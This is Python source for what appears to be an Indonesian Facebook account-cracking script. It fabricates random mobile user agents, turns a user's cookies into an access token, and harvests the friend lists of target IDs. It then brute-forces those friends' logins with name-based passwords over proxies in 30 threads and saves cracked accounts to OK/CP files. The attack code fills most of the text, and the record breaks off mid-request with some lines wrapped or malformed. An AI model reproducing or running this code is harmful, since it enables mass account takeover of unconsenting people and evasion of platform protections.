uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 13;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['M2012K11C)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['Redmi Note 9 Pro)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['NTH-NX9)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
```

```python
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 11;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['M2006C3LG)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['RMX3085)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 13;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['SM-A037U)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 11;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['CPH2099)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'
ugen.append(uaku)
def uaku():
try:
ua=open('ua2.txt','r').read().splitlines()
for ub in ua :
ugen.append(ub)
except:
a=requests.get('https://github.com/SYAHX FORCE/SYAH/blob/main/ua2.txt').text
ua=open('.ua2.txt','w')
aa=re.findall('line">(.*?)<',str(a))
for un in aa:
ua.write(un+'\n')
ua=open('.ua2.txt','r').read().splitlines()
ua = random.choice(['Mozilla/5.0 (Linux; Android 7.1.2; Redmi 4A) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.87 Mobile
Safari/537.36',
'Mozilla/5.0 (Linux; Android 10; SM-G996U Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Mobile Safari/537.36',
'Mozilla/5.0 (Linux; Android 10; SM-G980F Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/78.0.3904.96
Mobile Safari/537.36',
'Mozilla/5.0 (Linux; Android 6.0; iCherry C233 Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Mobile Safari/537.36',
'Mozilla/5.0 (Linux; Android 11; RMX2061 Build/RKQ1.201112.002; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/94.0.4606.85
Mobile Safari/537.36',
```

'Mozilla/5.0 (Linux; Android 12; vivo 1907 Build/SP1A.210812.003; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/112.0.5615.135 Mobile Safari/537.36',
'Mozilla/5.0 (Linux; Android 13; CPH2451 Build/TP1A.220905.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/112.0.5615.135 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/413.0.0.30.104;]',
'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1',
'Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)',
'Mozilla/5.0 (Linux; Android 10; Mi 9T Pro Build/QKQ1.190825.002; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/88.0.4324.181 Mobile Safari/537.36[FBAN/EMA;FBLC/it_IT;FBAV/239.0.0.10.109;]',
'Mozilla/5.0 (Linux; Android 4.4.4; en-au; SAMSUNG SM-N915G Build/KTU84P) AppleWebKit/537.36 (KTHML, like Gecko) Version/2.0 Chrome/34.0.1847.76 Mobile Safari/537.36","Mozilla/5.0 (Linux; Android 4.1.2; Nokia_X Build/JZO54K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.87.90 Mobile Safari/537.36 NokiaBrowser/1.0,gzip(gfe)',
'Mozilla/5.0 (Linux; U; Android 4.4.2; zh-CN; HUAWEI MT7-TL00 Build/HuaweiMT7-TL00) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/40.0.2214.89 UCBrowser/11.3.8.909 Mobile Safari/537.36","Mozilla/5.0 (Linux; Android 10; M2006C3MG) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Mobile Safari/537.36',
'Mozilla/5.0 (Linux; Android 7.0; SM-G930VC Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/58.0.3029.83 Mobile Safari/537.36'])

```python
#-----------[ INDICATION ]--------------#
id,id2,loop,ok,cp,akun,oprek,method,lisensiku,taplikasi,tokenku,uid,lisensikuni= [],[],0,0,0,[],[],[],[],[],[],[],[]
cokbrut=[]
pwpluss,pwnya=[],[]
#-----------[ WARNA-COLOR ]-------------#
P = '\x1b[1;97m'
M = '\x1b[1;91m'
H = '\x1b[1;92m'
K = '\x1b[1;93m'
B = '\x1b[1;94m'
U = '\x1b[1;95m'
O = '\x1b[1;96m'
N = '\x1b[0m'
Z = "\033[1;30m"
sir = '\033[41m\x1b[1;97m'
x = '\33[m' # DEFAULT
m = '\x1b[1;91m' #RED +
k = '\033[93m' # KUNING +
h = '\x1b[1;92m' # HIJAU +
hh = '\033[32m' # HIJAU -
u = '\033[95m' # UNGU
kk = '\033[33m' # KUNING -
b = '\33[1;96m' # BIRU -
p = '\x1b[0;34m' # BIRU +
kom = " Halo, SYAH X FORCE SELAMAT MENIKMATI USER□□□□"
asu = random.choice([m,k,h,u,b])
#-------------------[ CONVERTER-BULAN ]-------------#
dic = {'1':'January','2':'February','3':'March','4':'April','5':'May','6':'June','7':'July','8':'August','9':'September','10':'October','11':'November','12':'December'}
dic2 = {'01':'January','02':'February','03':'March','04':'April','05':'May','06':'June','07':'July','08':'August','09':'September','10':'October','11':'November','12':'Devember'}
tgl = datetime.datetime.now().day
bln = dic[(str(datetime.datetime.now().month))]
thn = datetime.datetime.now().year
okc = 'OK-'+str(tgl)+'-'+str(bln)+'-'+str(thn)+'.txt'
cpc = 'CP-'+str(tgl)+'-'+str(bln)+'-'+str(thn)+'.txt'

###----------[ GET TIME ]---------- ###
def waktu():
now = datetime.now()
hours = now.hour
if 4 <= hours < 12:timenow = "good morning"
elif 12 <= hours < 15:timenow = "good afternoon"
elif 15 <= hours < 18:timenow = "good evening"
else:timenow = "good night"
return timenow
#----------------[ MACHINE-SUPPORT ]-------------#
def ilman(u):
    for e in u + "\n":sys.stdout.write(e);sys.stdout.flush();time.sleep(0.004)
def clear():
os.system('clear')
def back():
login()
#-----------------[ LOGO-LAKNAT ]----------------#
def banner():
print(f'''\t{h}
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CYBER
```

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⚔◥█▌│◯█◤⚔
⚔◣◤◥_◣◤◯◯▶⚔
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    {x}"')
#------------------[ BAGIAN-MASUK ]-------------#
def login():
try:
token = open('.token.txt','r').read()
cok = open('.cok.txt','r').read()
tokenku.append(token)
try:
sy = requests.get('https://graph.facebook.com/me?fields=id,name&access_token='+tokenku[0], cookies={'cookie':cok})
sy2 = json.loads(sy.text)['name']
sy3 = json.loads(sy.text)['id']
menu(sy2,sy3)
except KeyError:
login_lagi334()
except requests.exceptions.ConnectionError:
li = '# PROBLEM INTERNET CONNECTION, CHECK AND TRY AGAIN'
lo = mark(li, style='red')
sol().print(lo, style='cyan')
exit()
except IOError:
login_lagi334()
def login_lagi334():
try:
cetak(nel('IT IS RECOMMENDED TO USE A FRESH COOKIE TO CRACK ACCOUNTS',width=90,style=f"bold purple"))
your_cookies = input(' [+] INPUT YOUR COOKIES : ')
with requests.Session() as r:
try:
r.headers.update({'content-type': 'application/x-www-form-urlencoded',})
data = {'access_token': '867777633323150|446fdcd4a3704f64e5f6e5fd12d35d01','scope': "}
response = json.loads(r.post('https://graph.facebook.com/v2.6/device/login/', data = data).text)
code, user_code = response['code'], response['user_code']
verification_url, status_url = ('https://m.facebook.com/device?user_code={}'.format(user_code)),
('https://graph.facebook.com/v2.6/device/login_status?method=post&code=
{}&access_token=867777633323150|446fdcd4a3704f64e5f6e5fd12d35d01&callback=LeetsharesCallback'.format(code))
r.headers.pop('content-type')
r.headers.update({'sec-fetch-mode': 'navigate','user-agent': 'Mozilla/5.0 (Linux; Android 9; RMX1941 Build/PPR1.180610.011; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/107.0.5304.54 Mobile Safari/537.36','sec-fetch-site': 'cross-site','Host': 'm.facebook.com','accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9','sec-
fetch-dest': 'document',})
response2 = r.get(verification_url, cookies = {'cookie': your_cookies}).text
if 'HOW TO LOG IN YOUR FACEBOOK?' in str(response2) or '/login/?next=' in str(response2):
print(" [+] INVALID COOKIES...", end='\r');time.sleep(3.5);print("                ", end='\r');exit()
else:
action = re.search('action="(.*?)">', str(response2)).group(1).replace('amp;', ")
fb_dtsg = re.search('name="fb_dtsg" value="(.*?)"', str(response2)).group(1)
jazoest = re.search('name="jazoest" value="(\d+)"', str(response2)).group(1)
data = {'fb_dtsg': fb_dtsg,'jazoest': jazoest,'qr': 0,'user_code': user_code,}
r.headers.update({'origin': 'https://m.facebook.com','referer': verification_url,'content-type': 'application/x-www-form-urlencoded','sec-fetch-site': 'same-
origin',})
response3 = r.post('https://m.facebook.com{}'.format(action), data = data, cookies = {'cookie': your_cookies})
if 'https://m.facebook.com/dialog/oauth/?auth_type=rerequest&redirect_uri=' in str(response3.url):
r.headers.pop('content-type');r.headers.pop('origin')
response4 = r.post(response3.url, data = data, cookies = {'cookie': your_cookies}).text
action = re.search('action="(.*?)"', str(response4)).group(1).replace('amp;', ")
fb_dtsg = re.search('name="fb_dtsg" value="(.*?)"', str(response4)).group(1)
jazoest = re.search('name="jazoest" value="(\d+)"', str(response4)).group(1)
scope = re.search('name="scope" value="(.*?)"', str(response4)).group(1)
```

```python
        display = re.search('name="display" value="(.*?)"', str(response4)).group(1)
        user_code = re.search('name="user_code" value="(.*?)"', str(response4)).group(1)
        logger_id = re.search('name="logger_id" value="(.*?)"', str(response4)).group(1)
        auth_type = re.search('name="auth_type" value="(.*?)"', str(response4)).group(1)
        encrypted_post_body = re.search('name="encrypted_post_body" value="(.*?)"', str(response4)).group(1)
        return_format = re.search('name="return_format\\[\\]" value="(.*?)"', str(response4)).group(1)
        r.headers.update({'origin': 'https://m.facebook.com','referer': response3.url,'content-type': 'application/x-www-form-urlencoded',})
        data = {'fb_dtsg': fb_dtsg,'jazoest': jazoest,'scope': scope,'display': display,'user_code': user_code,'logger_id': logger_id,'auth_type':
        auth_type,'encrypted_post_body': encrypted_post_body,'return_format[]': return_format,}
        response5 = r.post('https://m.facebook.com{}'.format(action), data = data, cookies = {'cookie': your_cookies}).text
        windows_referer = re.search('window.location.href="(.*?)"', str(response5)).group(1).replace('\\', '')
        r.headers.pop('content-type');r.headers.pop('origin')
        r.headers.update({'referer': 'https://m.facebook.com/',})
        response6 = r.get(windows_referer, cookies = {'cookie': your_cookies}).text
        if 'Sukses!' in str(response6):
            r.headers.update({'sec-fetch-mode': 'no-cors','referer': 'https://graph.facebook.com/','Host': 'graph.facebook.com','accept': '*/*','sec-fetch-dest':
            'script','sec-fetch-site': 'cross-site',})
            response7 = r.get(status_url, cookies = {'cookie': your_cookies}).text
            access_token = re.search('"access_token": "(.*?)"', str(response7)).group(1)
            print(f"\n [+] TOKEN : {access_token}")
            tokenew = open(".token.txt","w").write(access_token)
            cook= open(".cok.txt","w").write(your_cookies)
            print("\n [+] LOGIN SUCCESFULLY | python run.py");exit()
    except Exception as e:
        print(" [+] YOUR COOKIES INVALID")
        os.system('rm -rf .token.txt && rm -rf .cok.txt')
        print(e)
        time.sleep(3)
        back()
    except:pass
#----------------[ BAGIAN-MENU ]---------------#
def menu(my_name,my_id):
    try:
        token = open('.token.txt','r').read()
        cok = open('.cok.txt','r').read()
    except IOError:
        print('[×]COOKIES EXPIRED')
        time.sleep(5)
        login_lagi334()
    os.system('clear')
    banner()
    ip = requests.get("https://api.ipify.org").text
    au='[-] AUTHOR : RAFI X SIPERANA\n[-] FACEBOOK : FIRLIAMELIARIZKI\n[-] PUNYA MAS : RAFI\n[-] WHATSAPP : gk boleh aku dah ad yg punya\n[-]
    GITHUB : pamtek kmu'
    pengembang1=nel(au,style="cyan")
    cetak(nel(pengembang1, title='[purple]AUTHOR INFORMATION'))
    cetak(nel('WELCOME : %s I HOPE YOU ARE ALWAYS HAPPY :)'%(my_name)))
    cetak(nel('YOUR ID : '+str(my_id)))
    print(f' ┌─────────────────────┐ ')
    print(f' │  YOUR IP : {ip}  │ ')
    print(f' └─────────────────────┘ ')
    au='[01] PUBLIC FACEBOOK\n[02] PUBLIC RESULT FACEBOOK\n[03] LOGOUT/DELETE COOKIES'
    pengembang1=nel(au,style="cyan")
    cetak(nel(pengembang1, title='[purple]METHODE'))
    print(' ┌─────────────┐ ')
    Ilman = input('\r │  [?] SELECT  │ : ')
    print(' └─────────────┘ ')
    if Ilman in ['1']:
        dump_massal()
    elif Ilman in ['2']:
        result()
    elif Ilman in ['3']:
        os.system('rm -rf .token.txt')
        os.system('rm -rf .cookie.txt')
        print('[!] SUCCES LOGOUT/DELETE COOKIES [!]')
        exit()
    else:
        print('[X] SELECT THATS TRUE [X]')
        back()
def error():
    jalan(f'{sir}[!] WAIT THE MINUTE YOU WILL BE REDIRECTED A FACEBOOK [!]{x}')
    time.sleep(4)
    os.system("xdg-open https://www.facebook.com/IImanramdhanirahman")
    back()
#----------------[ HASIL-CRACK ]---------------#
def result():
    au='[01] YOUR OK RESULT\n[02] YOUR CP RESULT\n[03] BACK'
    pengembang1=nel(au,style="cyan")
    cetak(nel(pengembang1, title='[purple]RESULT'))
    print(' ┌─────────────┐ ')
    kz = input(f' │  [?] SELECT  │ : ')
```

```python
print('  └──────────────┘ ')
if kz in ['2']:
try:vin = os.listdir('CP')
except FileNotFoundError:
print('[!] FILE NOT FOUND [!]')
time.sleep(3)
back()
if len(vin)==0:
print('[!] YOU ARE NOT HAVE A RESULT CP [!]')
time.sleep(2)
back()
else:
cih = 0
lol = {}
for isi in vin:
try:hem = open('CP/'+isi,'r').readlines()
except:continue
cih+=1
if cih<10:
nom = ''+str(cih)
lol.update({str(cih):str(isi)})
lol.update({nom:str(isi)})
print(f'[?]%s. %s [{k} %s {x} ID ]'%(nom,isi,len(hem)))
else:
lol.update({str(cih):str(isi)})
print('[?]'+str(cih)+' '+isi+' [ '+str(len(hem))+' ID ]'+x)
geeh = input('\n[?] SELECT : ')
try:geh = lol[geeh]
except KeyError:
print('[X] SELECT THATS TRUE [X]')
back()
try:lin = open('CP/'+geh,'r').read().splitlines()
except:
print('[!] FILE NOT FOUND [!]')
time.sleep(2)
back()
nocp=0
for cpku in range(len(lin)):
cpkuni=lin[nocp].split('|')
print(f'{x} └─ {k}{cpkuni[0]}|{cpkuni[1]}')
nocp +=1
print('')
input(f'[!]{x}[{m} CLICK ENTER{x} [!]')
back()
elif kz in ['1']:
try:vin = os.listdir('OK')
except FileNotFoundError:
print('[!] FILE NOT FOUND [!]')
time.sleep(2)
back()
if len(vin)==0:
print('[!] YOU ARE NOT HAVE A RESULT CP [!]')
time.sleep(2)
back()
else:
cih = 0
lol = {}
for isi in vin:
try:hem = open('OK/'+isi,'r').readlines()
except:continue
cih+=1
if cih<10:
nom = '0'+str(cih)
lol.update({str(cih):str(isi)})
lol.update({nom:str(isi)})
print(f'[!] %s. %s [ {h}%s{x} ID ]'%(nom,isi,len(hem)))
else:
lol.update({str(cih):str(isi)})
print(f'[!] %s. %s [{h} %s {x}ID ]'%(cih,isi,(len(hem))))
geeh = input(f'\n[?] SELECT : ')
try:geh = lol[geeh]
except KeyError:
print('[X] SELECT THATS TRUE [X]')
back()
try:lin = open('OK/'+geh,'r').read().splitlines()
except:
print('[!] FILE NOT FOUND [!]')
time.sleep(2)
back()
nocp=0
for cpku in range(len(lin)):
cpkuni=lin[nocp].split('|')
```

```python
print('')
print(f'{x}└─ {h}{cpkuni[0]}|{cpkuni[1]}|{cpkuni[2]}')
nocp +=1
print('')
input(f'[!]{x}[{m} CLICK ENTER{x} [!]')
back()
elif kz in ['3']:
back()
else:
print('[X] SELECT THATS TRUE [X]')
back()
#------------------[ CRACK-PUBLIK ]----------------#
def dump_massal():
try:
token = open('.token.txt','r').read()
cok = open('.cok.txt','r').read()
except IOError:
exit()
try:

au='[!] MAKE SURE THE ID OF THE TARGET FRIEND IS PUBLIC [!]'
pengembang1=nel(au,style="cyan")
cetak(nel(pengembang1, title='[purple][!] ATTENTION WARNING [!]'))
print('┌─────────────────────────┐ ')
jum = int(input('│ [?] CHOOSE HOW MANY TARGETS │ : '))
print('└─────────────────────────┘ ')
except ValueError:
print('[X] ENTER NUMBERS, NOT LETTERS [X]')
exit()
if jum<1 or jum>100:
print('[X] FAILED TO CHECK ID [X]')
exit()
ses=requests.Session()
yz = 0
for met in range(jum):
yz+=1
print('┌─────────────────────────┐ ')
kl = input(f'│ [+] ENTER ID TARGET │ '+str(yz)+ ' : ')
print('└─────────────────────────┘ ')
uid.append(kl)
for userr in uid:
try:
col = ses.get('https://graph.facebook.com/v2.0/'+userr+'?fields=friends.limit(5000)&access_token='+tokenku[0], cookies = {'cookies':cok}).json()
for mi in col['friends']['data']:
try:
iso = (mi['id']+'|'+mi['name'])
if iso in id:pass
else:id.append(iso)
except:continue
except (KeyError,IOError):
pass
except requests.exceptions.ConnectionError:
print('[X] NETWORK ERROR, TRY AGAIN [X]')
exit()
try:
print(f'┌─────────────────────┐ ')
print(f'│ [+] TOTAL ID RESULT │ : '+str(len(id)))
print(f'└─────────────────────┘ ')
setting()
except requests.exceptions.ConnectionError:
print('[X] NETWORK ERROR, TRY AGAIN [X]')
back()
except (KeyError,IOError):
print(f'[X]{k} TEMAN IS NOT A PUBLIC [X]{x}')
time.sleep(3)
back()
#-------------[ PENGATURAN-ID ]--------------#
def setting():
au='[01] ACCOUNT ID OLD\n[02] ACCOUNT ID NEW\n[03] ACCOUNT ID RANDOM'
pengembang1=nel(au,style="cyan")
cetak(nel(pengembang1, title='[purple]METHODE'))
print('┌─────────────────┐ ')
hu = input('│ [?] SELECT │ : ')
print('└─────────────────┘ ')
if hu in ['1','01']:
for tua in sorted(id):
id2.append(tua)

elif hu in ['2','02']:
muda=[]
```

```python
    for bacot in sorted(id):
     muda.append(bacot)
    bcm=len(muda)
    bcmi=(bcm-1)
    for xmud in range(bcm):
     id2.append(muda[bcmi])
     bcmi -=1
    elif hu in ['3','03']:
     for bacot in id:
      xx = random.randint(0,len(id2))
      id2.insert(xx,bacot)
    else:
     print('[X] SELECT THATS TRUE [X]')
     exit()
    au='[01] MOBILE FACEBOOK\n[02] MBASIC FACEBOOK'
    pengembang1=nel(au,style="cyan")
    cetak(nel(pengembang1, title='[purple]METHODE'))
    ###print(' ├──> 3. bbh  ')
    ###print(' ├──> 4. Mfreefb ')
    print(' ┌─────────────┐ ')
    hc = input(' │ [?] SELECT  │ : ')
    print(' └─────────────┘ ')
    if hc in ['1','01']:
     method.append('mobile')
    elif hc in ['2','02']:
     method.append('free')
    elif hc in ['3','03']:
     method.append('touch')
    elif hc in ['4','04']:
     method.append('mbasic')
    else:
     method.append('mobile')
    print(' ┌──────────────────────────┐ ')
    _ilman_ = input(' │ [Y/T] SHOW RELATED APPS  │ : ')
    print(' └──────────────────────────┘ ')
    if _ilman_ in ['']:
     print('[X] SELECT THATS TRUE [X]')
     back()
    elif _ilman_ in ['y','Y']:
     taplikasi.append('ya')
    else:
     taplikasi.append('no')
    print(' ┌────────────────────────────────┐ ')
    pwplus=input(' │ [Y/T] SHOW ADD PASSWORD MANUALLY │ : ')
    print(' └────────────────────────────────┘ ')
    if pwplus in ['y','Y']:
     pwpluss.append('ya')
     au='[!] EXAMPLE : idonesia, bandung, majalengka. [!]'
     pengembang1=nel(au,style="cyan")
     cetak(nel(pengembang1, title='[purple][!] INPUT PASSWORD MANUALLY [!]'))
     print(' ┌──────────────────────────┐ ')
     pwku=input(' │ [?] ADD PASSWORD MANUALLY  │ : ')
     print(' └──────────────────────────┘ ')
     pwkuh=pwku.split(',')
     for xpw in pwkuh:
      pwnya.append(xpw)
    else:
     pwpluss.append('no')
    passwrd()
    #-----------------[ BAGIAN-WORDLIST ]-----------#
    def passwrd():
     au='[!] PROCESS IS RUNNING PLEASE WAIT [!]'
     pengembang1=nel(au,style="cyan")
     cetak(nel(pengembang1, title='[purple][!] ATTENTION WARNING [!]'))
     print(' ┌────────────────────────────────────────────────┐ ')
     print(f' │ [!] RESULT OK WILL SAVE IN FOLDER : OK/%s  │ '%(okc))
     print(f' │ [!] RESULT CP WILL SAVE IN FOLDER : CP/%s  │ '%(cpc))
     print(' └────────────────────────────────────────────────┘ ')
     au='[!] IF THERE IS NO RESULT IN 500 ID PLAY AIRPLANE EVERY 10 SECOND [!]'
     pengembang1=nel(au,style="cyan")
     cetak(nel(pengembang1, title='[purple][!] ATTENTION WARNING [!]'))
     with tred(max_workers=30) as pool:
      for yuzong in id2:
       idf,nmf = yuzong.split('|')[0],yuzong.split('|')[1].lower()
       frs = nmf.split(' ')[0]
       pwv = []
       if len(nmf)<6:
        if len(frs)<3:
         pass
```

```python
else:
pwv.append(frs+'123')
pwv.append(frs+'1234')
pwv.append(frs+'12345')
else:
if len(frs)<3:
pwv.append(nmf)
else:
pwv.append(nmf)
pwv.append(frs+'123')
pwv.append(frs+'1234')
pwv.append(frs+'12345')
if 'ya' in pwpluss:
for xpwd in pwnya:
pwv.append(xpwd)
else:pass
if 'mobile' in method:
pool.submit(crack,idf,pwv)
elif 'free' in method:
pool.submit(crackfree,idf,pwv)
elif 'touch' in method:
pool.submit(cracktouch,idf,pwv)
elif 'mbasic' in method:
pool.submit(crackmbasic,idf,pwv)
else:
pool.submit(crackmbasic,idf,pwv)
au='[!] PROCESS SUCCESFULLY [!]'
pengembang1=nel(au,style="cyan")
cetak(nel(pengembang1, title='[purple][!] ATTENTION WARNING [!]'))
print('┌─────────────────────────┐ ')
print(f'│ [!] RESULT ACCOUNT OK : %s   │'%(ok))
print(f'│ [!] RESULT ACCOUNT CP : %s   │'%(cp))
print('└─────────────────────────┘ ')
#-------------------[ METODE-B-API ]----------------#
def crack(idf,pwv):
global loop,ok,cp
bo = random.choice([m,k,h,b,u,x])
sys.stdout.write(f"\r SYAH>_ {P}{b}{loop}{P}/{u}{len(id)}{P} OK {P}{H}{ok}{P} CP {P}{k}{cp}{x} : {bo}{'{:.0%}'.format(loop/float(len(id)))}{P} "),
sys.stdout.flush()
nip=random.choice(prox)
proxs= {'http': 'socks4://'+nip}
ua = random.choice(ugen)
ua2 = random.choice(ugen2)
ses = requests.Session()
for pw in pwv:
try:
ses.headers.update({'Host': 'm.facebook.com','cache-control': 'max-age=0','sec-ch-ua-mobile': '?1','upgrade-insecure-requests': '1','user-agent':
ua,'accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9','sec-fetch-site': 'same-origin','sec-fetch-mode': 'cors','sec-fetch-dest': 'empty','accept-language': 'id-ID,id;q=0.9,en-
US;q=0.8,en;q=0.7'})
p = ses.get('https://m.facebook.com/login/device-based/password/?
uid='+idf+'&flow=login_no_pin&next=https%3A%2F%2Fm.facebook.com%2Fv2.3%2Fdialog%2Foauth%3Fapp_id%3D124024574287414%26cbt%3D1651
23f8-463c-8660-
5cf1226d97f6%2522%252C%25227_challenge%2522%253A%2522dahj28hqtietmhrgprpp%2522%252C%25223_method%2522%253A%2522custom_tal
23f8-463c-8660-
5cf1226d97f6%26tp%3Dunspecified&cancel_url=fbconnect%3A%2F%2Fcct.com.instathunder.app%3Ferror%3Daccess_denied%26error_code%3D200%:
23f8-463c-8660-
5cf1226d97f6%2522%252C%25227_challenge%2522%253A%2522dahj28hqtietmhrgprpp%2522%252C%25223_method%2522%253A%2522custom_tal
dataa ={"lsd":re.search('name="lsd" value="(.*?)"', str(p.text)).group(1),"jazoest":re.search('name="jazoest" value="(.*?)"',
str(p.text)).group(1),"uid":idf,"next":"https://m.facebook.com/v2.3/dialog/oauth?
